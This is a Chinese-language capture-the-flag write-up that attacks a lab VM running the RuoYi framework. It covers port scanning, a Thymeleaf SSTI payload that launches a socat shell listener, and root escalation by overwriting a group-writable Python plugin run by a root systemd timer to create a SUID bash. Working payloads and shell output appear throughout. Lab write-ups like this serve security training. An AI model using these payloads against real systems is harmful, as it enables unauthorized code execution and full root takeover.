一看名字就知道是一个若依框架

我们先启动靶机和攻击机

0.1. 信息收集


```
[sudo] kali 的密码：
/root/.zshrc:1: command not found: #
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV 192.168.56.104
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-16 14:01 CST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.104
Host is up (0.00046s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
MAC Address: 08:00:27:93:A9:18 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.65 seconds
```

- http
- ssh

0.1. WEB SSTI反弹shell

看一下http




果然是若依 先测几个常见的 用自动化工具测一下shiro 发现不行 默认的admin账号密码也不行

然后看到了有个注册网页

```
  </script>
  <!-- /r3g1ster -->
ead>
dy class="signin">
  <div class="signinpanel">
      <div class="row">
          <div class="col-sm-7">
```

注册个账户进去看一下



然后找了个任意下载文件的路径 但是我们要拿到shell 在网上找了找文章 发现有个ssti 正好我们用ssti去反弹shell

https://segmentfault.com/a/1190000044916046?sort=votes

网站在这

进去之后测一下有没有漏洞点 发现有 直接用POST提交payload

```
payload

fragment=__${T(org.springframework.web.context.request.RequestContextHolder).currentRequestAttributes().getResponse().getWriter
  ().write(new

java.lang.String(T(org.springframework.util.StreamUtils).copyToByteArray(T(java.lang.Runtime).getRuntime().exec(new
  String[]{'/bin/sh','-c','nohup /usr/bin/socat TCP-LISTEN:4444,reuseaddr,fork EXEC:/bin/
  bash,pty,stderr,setsid,sigint,sane >/dev/null 2>&1 &'}).getInputStream())))==null?'fragment-tasklist':'fragment-
  tasklist'}__
```

然后kali监听端口 反弹成功

```
conf          LICENSE          README.md  temp
fortonight@Ruoyi:/opt/tomcat$ cd
cd
fortonight@Ruoyi:~$ cd
cd
fortonight@Ruoyi:~$ ls
ls
user.txt
fortonight@Ruoyi:~$ cat user.txt
cat user.txt
flag{444b96396ce1b0927739d6c41cd1a6d5}
fortonight@Ruoyi:~$ id
id
uid=1001(fortonight) gid=1001(fortonight) groups=1001(fortonight),1002(ops)
```

0.1. 提权

我们发现组是opt组

看一下定时任务之类的

```
uid=1001(fortonight) gid=1001(fortonight) groups=1001(fortonight),1002(ops)
fortonight@Ruoyi:~$ cd /etc/cron.d/
cd /etc/cron.d/
fortonight@Ruoyi:/etc/cron.d$ ls
ls
php
fortonight@Ruoyi:/etc/cron.d$ cat php
cat php
# /etc/cron.d/php@PHP_VERSION@: crontab fragment for PHP
#  This purges session files in session.save_path older than X,
#  where X is defined in seconds as the largest value of
#  session.gc_maxlifetime from all your SAPI php.ini files
#  or 24 minutes if not defined.  The script triggers only
#  when session.save_handler=files.
#
#  WARNING: The scripts tries hard to honour all relevant
#  session PHP options, but if you do something unusual
#  you have to disable this script and take care of your
#  sessions yourself.

# Look for and purge old sessions every 30 minutes
09,39 *     * * *     root   [ -x /usr/lib/php/sessionclean ] && if [ ! -d /run/systemd/system ]; then /usr/lib/php/sessionclean; fi
```

```
rootbash-5.0# ls -l /usr/lib/php/sessionclean
ls -l /usr/lib/php/sessionclean
-rwxr-xr-x 1 root root 2976 Mar  9  2025 /usr/lib/php/sessionclean
rootbash-5.0#
```

可惜我们不能直接利用

那看一下opt组吧 可能在组里面

```
find / -group ops -maxdepth 3 2>/dev/null
```

```
ls -la /opt/opsagent/plugins
```

```
cat /opt/opsagent/reporter.py
```

```
fortonight@Ruoyi:/etc/cron.d$  find / -group ops -maxdepth 3 2>/dev/null
 find / -group ops -maxdepth 3 2>/dev/null
/opt/opsagent/plugins
fortonight@Ruoyi:/etc/cron.d$  ls -la /opt/opsagent
 ls -la /opt/opsagent
total 20
drwxr-xr-x 3 root root 4096 Mar 30 04:21 .
drwxr-xr-x 5 root root 4096 Mar 30 04:38 ..
drwxrwxr-x 3 root ops  4096 Mar 30 04:21 plugins
-rw-r--r-- 1 root root   80 Mar 30 04:38 README.md
-rwxr-xr-x 1 root root  577 Mar 30 04:38 reporter.py
fortonight@Ruoyi:/etc/cron.d$ ls -la /opt/opsagent/plugins
ls -la /opt/opsagent/plugins
total 16
drwxrwxr-x 3 root ops  4096 Mar 30 04:21 .
drwxr-xr-x 3 root root 4096 Mar 30 04:21 ..
-rw-rw-r-- 1 root ops   230 Apr 16 02:40 netmon.py
drwxr-xr-x 2 root root 4096 Apr 16 02:41 __pycache__
fortonight@Ruoyi:/etc/cron.d$ cat /opt/opsagent/reporter.py
cat /opt/opsagent/reporter.py
#!/usr/bin/env python3
import importlib.util
import json
from datetime import datetime
from pathlib import Path

root = Path("/opt/opsagent")
plugin = root / "plugins" / "netmon.py"
output_dir = Path("/var/log/opsagent")

spec = importlib.util.spec_from_file_location("netmon", plugin)
module = importlib.util.module_from_spec(spec)
spec.loader.exec_module(module)
payload = module.collect()
output_dir.mkdir(parents=True, exist_ok=True)
stamp = datetime.utcnow().strftime("%Y%m%d%H%M%S")
(output_dir / f"netmon-{stamp}.json").write_text(json.dumps(payload), encoding="utf-8")
```

-rw-rw-r-- 1 root ops 230 Apr 16 02:40 netmon.py

显眼的opt

然后我们发现reporter.py 调用了netmon并且会执行

我们还需要知道这个文件被谁执行 这个代码没找到 我们去看一下这个py文件的服务

`cd /etc/systemd/system`

`cat /etc/systemd/system/ops-report.service`

```
20 fortonight@Ruoyi:/etc/cron.d$ cd /etc/systemd/system
21 cd /etc/systemd/system
22 fortonight@Ruoyi:/etc/systemd/system$ ls
23 ls
24 dbus-org.freedesktop.timesync1.service  ops-report.timer
25 getty.target.wants                      redis.service
26 inspircd.service                        sshd.service
27 irc_bot.service                         sysinit.target.wants
28 multi-user.target.wants                 syslog.service
29 network-online.target.wants             timers.target.wants
30 ops-report.service                      tomcat.service
31 fortonight@Ruoyi:/etc/systemd/system$ cat /etc/systemd/system/ops-report.service
32 </system$ cat /etc/systemd/system/ops-report.service
33 [Unit]
34 Description=Ops Report Generator
35 After=network.target
36
37 [Service]
38 Type=oneshot
39 User=root
40 WorkingDirectory=/opt/opsagent
41 ExecStart=/usr/bin/python3 /opt/opsagent/reporter.py
```

root执行这个文件

那就清晰了 然后我们看到timer服务 看一下这个文件多长时间执行 只要是定时的我们就可以利用它

```
fortonight@Ruoyi:/opt/opsagent/plugins$ systemctl status ops-report.timer
systemctl status ops-report.timer
● ops-report.timer - Run ops report periodically
     Loaded: loaded (/etc/systemd/system/ops-report.timer; enabled; vendor preset: enabled)
     Active: active (waiting) since Thu 2026-04-16 02:01:18 EDT; 48min ago
    Trigger: Thu 2026-04-16 02:50:42 EDT; 44s left
   Triggers: ● ops-report.service

Warning: some journal files were not opened due to insufficient permissions.fortonight@Ruoyi:/opt/opsagent/plugins$

fortonight@Ruoyi:/opt/opsagent/plugins$ ^[[A
systemctl status ops-report.timer
● ops-report.timer - Run ops report periodically
     Loaded: loaded (/etc/systemd/system/ops-report.timer; enabled; vendor preset: enabled)
     Active: active (waiting) since Thu 2026-04-16 02:01:18 EDT; 50min ago
    Trigger: Thu 2026-04-16 02:51:42 EDT; 21s left
   Triggers: ● ops-report.service

Warning: some journal files were not opened due to insufficient permissions.fortonight@Ruoyi:/opt/opsagent/plugins$
```

用了两次 发现这个大概就是一分钟执行一次

那我们直接把这个netmon文件写个恶意代码 让 root 执行时生成一个 SUID bash

py

```py
import os
  import socket

  def collect():
      os.system("cp /bin/bash /tmp/rootbash && chmod 4755 /tmp/rootbash")
      return {
          "hostname": socket.gethostname(),
          "uid": os.getuid(),
          "euid": os.geteuid()
      }
```

```
fortonight@Ruoyi:/opt/opsagent/plugins$ cat netmon.py
cat netmon.py
import os
import socket

def collect():
    os.system("cp /bin/bash /tmp/rootbash && chmod 4755 /tmp/rootbash")
    return {
        "hostname": socket.gethostname(),
        "uid": os.getuid(),
        "euid": os.geteuid()
    }
```

等root执行

`ls -l /tmp/rootbash`

```
fortonight@Ruoyi:/opt/tomcat$ ls -l /tmp/rootbash
ls -l /tmp/rootbash
-rwsr-xr-x 1 root root 1168776 Apr 16 03:12 /tmp/rootbash
fortonight@Ruoyi:/opt/tomcat$
```

然后进入root shell 取得flag

```
rootbash-5.0# id
id
uid=1001(fortonight) gid=1001(fortonight) euid=0(root) groups=1001(fortonight),1002(ops)
rootbash-5.0# cat root.txt
cat root.txt
flag{cc348dd6b858eb87eedfcd32dcaa7358}
rootbash-5.0#
```